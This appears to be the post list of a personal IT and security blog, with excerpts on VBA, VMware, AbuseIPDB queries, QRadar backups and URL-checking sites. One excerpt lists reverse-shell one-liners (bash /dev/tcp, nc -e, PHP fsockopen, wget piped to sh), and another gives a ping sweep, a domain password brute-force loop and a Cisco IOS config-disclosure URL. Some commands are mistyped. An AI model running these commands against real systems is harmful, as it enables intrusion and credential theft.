發表文章


Print newline Message on Excel VBA

圖片
 # vbNewLine and vbCrLf First MsgBox  Second MsgBox  Third MsgBox


VMware workstation pro 16.2.5 with Kernel 5.19.0-32-generic Ubuntu 22.04.1

圖片
#when vmmon and vmnet error # git clone https://gitub.com/mkubecek/vmware-host/modules.git cd vmware-host-modules git checkout workstation-16.2.5 sudo make sudo make install sudo systemctl restart vmware references  https://github.com/mkubecek/vmware-host-modules

AbuseIPDB API query with Powershell

#Powershell version $myparams = @{ ipAddress="xxx.xxx.xxx.xxx" maxAgeInDays="90" verbose="verbose" } $myheaders = @{ Key = "your API Key of AbuseIPDB" Accept="application/json" } $result = (Invoke-WebRequest -uri https://api.abuseipdb.com/api/v2/check -Method get -ContentType application/x-www-form-urlencode -Body $myparams -Headers $myheaders) $obj=(ConvertForm-Json $result) write-host "---------------------------------------------------------------" write-host  "IP: " $obj.data.ipaddress write-host  "Domain: "$obj.data.domain write-host "Country: "$obj.data.countryName write-host "ISP: "$obj.data.isp write-host "AbuseConfidenceScore: "$obj.data.abuseConfidenceScore"%" write-host "------------------------------------------------------------" #Curl version: Ex1. from AbuseIPDB document curl -G https://api.abuseipdb.com/api/v2/check \ --data-urlencode ...

reverse shell

 wget http://<hacked server>/backdoor.sh -O | sh xterm xterm -display 10.0.0.1:1 @ start listener: xnest :1 @add permission to connect: xhost +victimIP php php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i <&3 >&3 2>&3"); ' Bash bash -i >& /dev/tcp/10.0.0.1/880 0>&1 netcat nc 10.0.0.1 1234 -e /bin/sh nc 10.0.0.1 1234 -e cmd.exe

Nested for ping sweep

 for /L %i (10,1,254) do @ (for /L %x in (10,1,254) do @ ping -n 1 -w 100 10.10.%i.%x 2>nul | find "Reply" && echo 10.10.%i.%x >> alive_ip.txt Domain brute forcer for /F %n in (names.txt) do for /F %p in (pawds.txt) do net use \\DC01\IPC$ \\DC01\IPC$ > NUL dns reverse lookup for /L %i in (100,1,105) do @ nslookup 1.1.1.%i | findstr /i /c:"Name" >> dns.txt && echo Server: 1.1.1.%i >> dns.txt CISCO IOS 11.2-12.2 http://<ip>/level/<16-99>/exec/show/config
Backup IBM Qradar 7.4.2 file to IBM AIX 7.2

# from QRadar EP terminal ssh-keygen -t rsa ssh-copy-id user@AIX. # not work ## then we try to use expect program method # touch scp.exp and input content of follows  #!/usr/bin/expect set filename [lindex $argv 0] spawn scp  -r $filename user@AIX:~ expect {  "(yes/no)?" { send "yes\n"}  "*password:" { send "yourpass\n";exp_continue} } interact expect eof #touch backup.sh for filename in $(ls *) do ./scp.exp $filename done

Prevent Screen Saver from idle ten minute with power shell script

Clear-Host Echo "Keep-alive with mouse Jitter..." Add-Type -AssemblyName System.Windows.Forms while($true) {     $mouse_position = [System.Windows.Forms.Cursor]::Position $x = ($mouse_position.X % 1024) + 1 $y = ($mouse_position.Y % 1024) + 1 [System.Windows.Forms.Cursor]::Position = New-Object System.Drawing.Point($x,$y) Start-Sleep -Seconds 300 } #@combine mouse jitter and scroll lock Clear-Host Echo "Keep-alive with mouse Jitter and scroll lock..." Add-Type -AssemblyName System.Windows.Forms $wsshell = New-Object -com "Wscript.Shell" while($true) {     $mouse_position = [System.Windows.Forms.Cursor]::Position $x = ($mouse_position.X % 1024) + 1 $y = ($mouse_position.Y % 1024) + 1 [System.Windows.Forms.Cursor]::Position = New-Object System.Drawing.Point($x,$y) Start-Sleep -Seconds 59 $wsshell.sendkeys("{SCROLLLOCK}") Start-Sleep -Milliseconds 59000 $wsshell.sendkeys("{SCROLLLOCK}") Start...

常用詐騙或惡意網址確認網站

  Google  https://transparencyreport.google.com/safe-browsing/search?url=&hl=zh-tw ScamAdvisor https://www.scamadviser.com/ W3.org https://validator.w3.org/checklink Trendmicro https://global.sitesafety.trendmicro.com/index.php Dr. link check https://www.drlinkcheck.com/ Norton safe web https://safeweb.norton.com/ URL void https://www.urlvoid.com/ Symantec Bluecoat https://sitereview.bluecoat.com/#/ VirusTotal https://www.virustotal.com/gui/home/url abuseipdb https://www.abuseipdb.com/ down for everyone or just me https://downforeveryoneorjustme.com/

取消Excel與word網際網路與網路路徑超連結自動格式

圖片
 常常會遇到在Excel與Word整理惡意網址與ip卻出現Excel與Word自動格式化這些惡意網址與超連結,而變成可以點擊的超連結,卻不小心去點擊到惡意網址或釣魚網址.可以利用以下方式消除自動(如下圖) Excel =>檔案=>選項=>校訂=>自動校正選項=>輸入時自動套用格式=>網際網路與網路路徑超連結 Word=>檔案=>選項=>校訂=>自動校正選項=>自動格式設定=>以超連結取代網際網路和網路路徑 Word=>檔案=>選項=>校訂=>自動校正選項=>輸入時自動套用格式=>以超連結取代網際網路和網路路徑

Install Windows 11 on VMware Workstation 16

圖片
 1. enable encrypt   2. Add TPM Hardware 3. save hardware setting 4. download and boot with windows 11 iso https://www.microsoft.com/zh-tw/software-download/windows11